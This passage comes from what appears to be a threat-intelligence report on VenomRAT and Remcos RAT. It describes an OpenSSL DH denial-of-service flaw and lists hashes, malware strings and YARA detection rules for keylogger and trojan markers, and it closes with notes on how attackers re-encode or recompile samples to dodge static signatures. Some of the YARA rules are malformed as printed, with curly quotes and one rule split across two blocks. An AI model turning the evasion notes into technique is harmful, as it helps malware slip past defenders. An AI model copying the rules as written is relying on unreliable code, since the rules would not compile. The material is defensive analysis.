parameters. Likewise, while DH_generate_key() performs a check for an excessively large P, it doesn't check for an excessively large Q. An application that calls DH_generate_key() or DH_check_pub_key() and supplies a key or parameters obtained from an untrusted source could be vulnerable to a Denial of Service attack. DH_generate_key() and DH_check_pub_key() are also called by a number of other OpenSSL functions. An application calling any of those other functions may similarly be affected. The other functions affected by this are DH_check_pub_key_ex(), EVP_PKEY_public_check(), and EVP_PKEY_generate(). Also vulnerable are the OpenSSL pkey command line application when using the "-pubcheck" option, as well as the OpenSSL genpkey command line application. The OpenSSL SSL/TLS implementation is not affected by this issue. The OpenSSL 3.0 and 3.1 FIPS providers are not affected by this issue.

IOCs

- VenomRAT:

1f209f0d6be48739e9726e4474db76e6

df77fda2ce233b4542000b3b2efe57a24884f597

33df6b2921722526f1f2b57e9a9daf1d737f27c3240dc570b1df506bc8c141d6

Venom Decryptor for Durios

DisableDefender2

DarkEye

VenomBin

- RemcosRAT

6a4eb78c41183f12a1d2026903fadab7

D6f7fa082a3a236a6fd5080b40f9aeb0a2398743

Breakingsecurity[.]net

Online Keylogger Started

- RumPEDLL

54ece6f1f617401b2263ed62987e96d8

30c7c99fa023846a4b03127fe6010507be4d48d4

YARA Rules

- VenomRAT:

```
rule VenomRATRule
{
    strings:
        $venomStr = "VenomBin"
$venomStr1 = “DisableDefender2”
        $venomHex = { 56 65 6e 6f 6d 42 69 6e }
$venomHex1 = { 44 69 73 61 62 6c 65 44 65 66 65 6e 64 65 72 32 }



    condition:
        any of them
}
```

- RemcosRAT

```
rule RemcosRATRule
```

```
{
    strings:
        $remcosStr = "Online Keylogger Started"
$remcosHex= “4f 6e 6c 69 6e 65 20 4b 65 79 6c 6f 67 67 65 72 20 53 74 61 72 74 65 64”


    condition:
        any of them
}
```

CONCLUSIONS

This article has shown how, following publications concerning a certain group of distributed threats (in this case two types of RATs), the hosting, malware delivery and encoding methods are changed within a short period of time. In the case of VenomRAT, the sample was not modified or recompiled; however, changes were made to the encoding of the artifact, in this case a Base64 + Reversed text encoding method was used. In the case of Remcos RAT, however, the threat was recompiled in November 2023, probably also with the aim of avoiding detections by security solutions on the basis of a static antivirus signature.

The remote host 45.XX.XX.XX has several exposed ports and services, useful for remote management and database management purposes (MySQL, port 3306), it is potentially affected by the vulnerability CVE-2023-5678, which leads to a delay in the verification or generation of X9.42 DH keys for the OpenSSL protocol.

The analysis presented here has shown how new distribution and hosting modes by threat actors are occurring abruptly and how some threats are being slightly modified in order to bypass less advanced security solutions, which rely their detection capabilities mainly on the adoption of static and hardcoded antiviral signatures (such as hashes, extractable strings and patterns deducible from the hexadecimal dump).